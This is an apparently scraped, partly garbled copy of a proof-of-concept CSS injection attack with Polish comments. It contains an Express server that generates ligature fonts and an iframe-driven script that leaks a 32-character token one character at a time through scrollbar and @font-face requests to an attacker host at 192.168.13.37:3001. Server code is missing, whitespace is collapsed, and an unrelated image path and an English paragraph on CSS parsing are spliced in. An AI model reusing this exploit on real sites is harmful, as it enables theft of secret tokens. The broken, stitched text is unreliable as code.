const express = require('express'); const app = express(); // Serwer ExprssJS domyślnie dodaje nagłówek ETag, // ale nam nie jest to potrzebne, więc wyłączamy. app.disable('etag');
// I zwracamy fonta w postaci WOFF. return woff; }
// Endpoint do generowania fontów. app.get("/font/:prefix/:charsToLigature", (req, res) => { const { prefix, charsToLigature } = req.params; // Dbamy o to by font znalazł się w cache'u. res.set({ 'Cache-Control': 'public, max-age=600', 'Content-Type': 'application/font-woff', 'Access-Control-Allow-Origin': '*', }); res.send(createFont(prefix, Array.from(charsToLigature))); });

// Endpoint do przyjmowania znaków przez połączenie zwrotne app.get("/reverse/:chars", function(req, res) { res.cookie('chars', req.params.chars); res.set('Set-Cookie', `chars=${encodeURIComponent(req.params.chars)}; Path=/`); res.send(); });
<!doctype html><metacharset=utf-8> <scriptsrc=cookie.js></script> <bigid=token></big><br> <script> (asyncfunction() { const EXPECTED_TOKEN_LENGTH = 32; const ALPHABET = '0123456789abcdef'; // W poniższym elemencie będziemy wypisywać przeczytany token. const outputElement = document.getElementById('token'); // W tej zmiennej przechowamy token, który udało się już // wydobyć let extractedToken = ''; // W tej zmiennej przechowamy prefix do tworzenia ligatur let prefix = '"'; // Wysokopoziomowo: po prostu wyciągamy kolejny znak tokena // dopóki nie wyciągnęliśmy wszystkich znaków :) while (extractedToken.length < EXPECTED_TOKEN_LENGTH) { const nextTokenChar = await getNextTokenCharacter(); extractedToken += nextTokenChar; // Znak, który wyciągnęliśmy musi być też dodany do przedrostka // dla następnych ligatur. prefix += nextTokenChar; // Wypiszmy w HTML-u jaki token jak na razie wyciągnęliśmy. outputElement.textContent = extractedToken; } // Jak dotarliśmy tutaj, to znaczy, że mamy cały token! // W ramach świętowania usuńmy wszystkie iframe'y i ustawmy // pogrubienie na tokenie widocznym w HTML-u ;-) deleteAllIframes(); outputElement.style.fontWeight = 'bold'; // Funkcja, której celem jest wydobycie następnego znaku tokena // metodą dziel i zwyciężaj. asyncfunctiongetNextTokenCharacter() { // Dla celów wydajnościowych - usuńmy wszystkie istniejące elementy iframe. deleteAllIframes();
let alphabet = ALPHABET; // Wykonujemy operacje tak długo aż wydobędziemy informację // jaki jest następny znak tokena. while (alphabet.length > 1) { // Będziemy oczekiwać na utworzenie nowego ciasteczka - najpierw więc // usuńmy wszystkie istniejące. clearAllCookies(); const [leftChars, rightChars] = split(alphabet); // Najpierw upewniamy się, że fonty dla obu zestawów ligatur // są w cache'u. await makeSureFontsAreCached(leftChars, rightChars); // Niestety - praktyczne testy pokazały, że wrzucenie w to miejsce // sztucznego opóźnienia znacząco zwiększa prawdopodobieństwo, że atak // po drodze się nie "wysypie"... await delay(100); // A potem tworzymy dwa iframe'y z "atakującym" CSS-em awaitPromise.all([createAttackIframe(leftChars), createAttackIframe(rightChars)]); // Czekamy na znaki z połączenia zwrotnego... const chars = await getCharsFromReverseConnection(); // ... i na ich podstawie kontynuujemy "dziel i zwyciężaj". alphabet = chars; } // Jeśli znaleźliśmy się w tym miejscu, to znaczy, że alphabet // ma jeden znak. Wniosek: ten jeden znak to kolejny znak tokena. return alphabet; } functionclearAllCookies(){ Object.keys(Cookies.get()).forEach(cookie => { Cookies.remove(cookie); }); } functiondeleteAllIframes(){ document.querySelectorAll('iframe').forEach(iframe => { iframe.parentNode.removeChild(iframe); }); } // Funkcja dzieląca string na dwa stringi o tej // samej długości (lub różnej o jeden). // Np. split("abcd") == ["ab", "cd"]; functionsplit(s){ const halfLength = parseInt(s.length / 2); return [s.substring(0, halfLength), s.substring(halfLength)]; } // Funkcja generująca losowego stringa, np. // randomValue() == "rand6226966173982633" functionrandomValue(){ return"rand" + Math.random().toString().slice(2); } // Generujemy CSS-a, który zapewni nam, że fonty znajdą się w cache. // Jako dowód na to, że font został już pobrany, użyjemy sprawdzenia // czy ciasteczko font_${losowy_ciąg_znaków} zostało zdefiniowane. functionmakeSureFontsAreCached(leftChars, rightChars){ returnnewPromise(resolve => { // Enkodujemy wszystkie wartości, by móc umieścić je bezpiecznie w URL-u. let encodedPrefix; [encodedPrefix, leftChars, rightChars] = [prefix, leftChars, rightChars].map(val =>encodeURIComponent(val)); // Generujemy CSS-a odwołującego się do obu fontów. Używamy body:before i body:after // by upewnić się, że przeglądarka będzie musiała oba fonty pobrać. const css = ` @font-face { font-family: 'hack1'; src: url(http://192.168.13.37:3001/font/${encodedPrefix}/${leftChars}) } @font-face { font-family: 'hack2'; src: url(http://192.168.13.37:3001/font/${encodedPrefix}/${rightChars}) } body:before { content: 'x'; font-family: 'hack1'; } body:after { content: 'x'; font-family: 'hack2'; } `; // Tworzymy iframe, w którym załadowane zostaną fonty const iframe = document.createElement('iframe'); iframe.onload = () => { // Funkcja zakończy swoje działanie dopiero gdy zostanie wyzwolone zdarzenie // onload w elemencie iframe resolve(); } iframe.src = 'http://localhost:12345/?css=' + encodeURIComponent(css); document.body.appendChild(iframe); }) } // Jak wywołana zostaje ta funkcja, to już mamy pewność, że fonty // są w cache'u. Spróbujmy więc zaatakować z takim stylem, w wyniku // którego pojawi się pasek przewijania, jeśli trafiliśmy ze znakami // w tokenie. functioncreateAttackIframe(chars){ returnnewPromise(resolve => { // Enkodujemy wszystkie wartości, by móc umieścić je bezpiecznie w URL-u. let encodedPrefix; [encodedPrefix, chars] = [prefix, chars].map(val =>encodeURIComponent(val)); const css = ` @font-face { font-family: "hack"; src: url(http://192.168.13.37:3001/font/${encodedPrefix}/${chars}) } script { display: table; font-family: "hack"; white-space: nowrap; } body::-webkit-scrollbar { background: blue; } body::-webkit-scrollbar:horizontal { background: blue url(http://192.168.13.37:3001/reverse/${chars}); } `; const iframe = document.createElement('iframe'); iframe.onload = () => { resolve(); } iframe.src = 'http://localhost:12345/?css=' + encodeURIComponent(css); // Ten iframe musi być stosunkowo wąski - by pojawił się pasek przewijania. iframe.style.width = "40px"; document.body.appendChild(iframe); }) } // Sprawdzamy co 20ms czy dostaliśmy połączenie zwrotne wygenerowane // przez pasek przewijania. Jeśli tak - to zwracamy wartość z ciasteczka chars. functiongetCharsFromReverseConnection(){ returnnewPromise(resolve => { const interval = setInterval(() => { const chars = Cookies.get('chars'); if (chars) { clearInterval(interval); resolve(chars); } }, 20); }) } asyncfunctiondelay(time) { returnnewPromise(resolve => { setTimeout(resolve, time); }) } })(); </script>
When errors occur in CSS, the parser attempts to recover gracefully, throwing away only the minimum amount of content before returning to parsing as normal. This is because errors aren’t always mistakes—new syntax looks like an error to an old parser, and it’s useful to be able to add new syntax to the language without worrying about stylesheets that include it being completely broken in older UAs.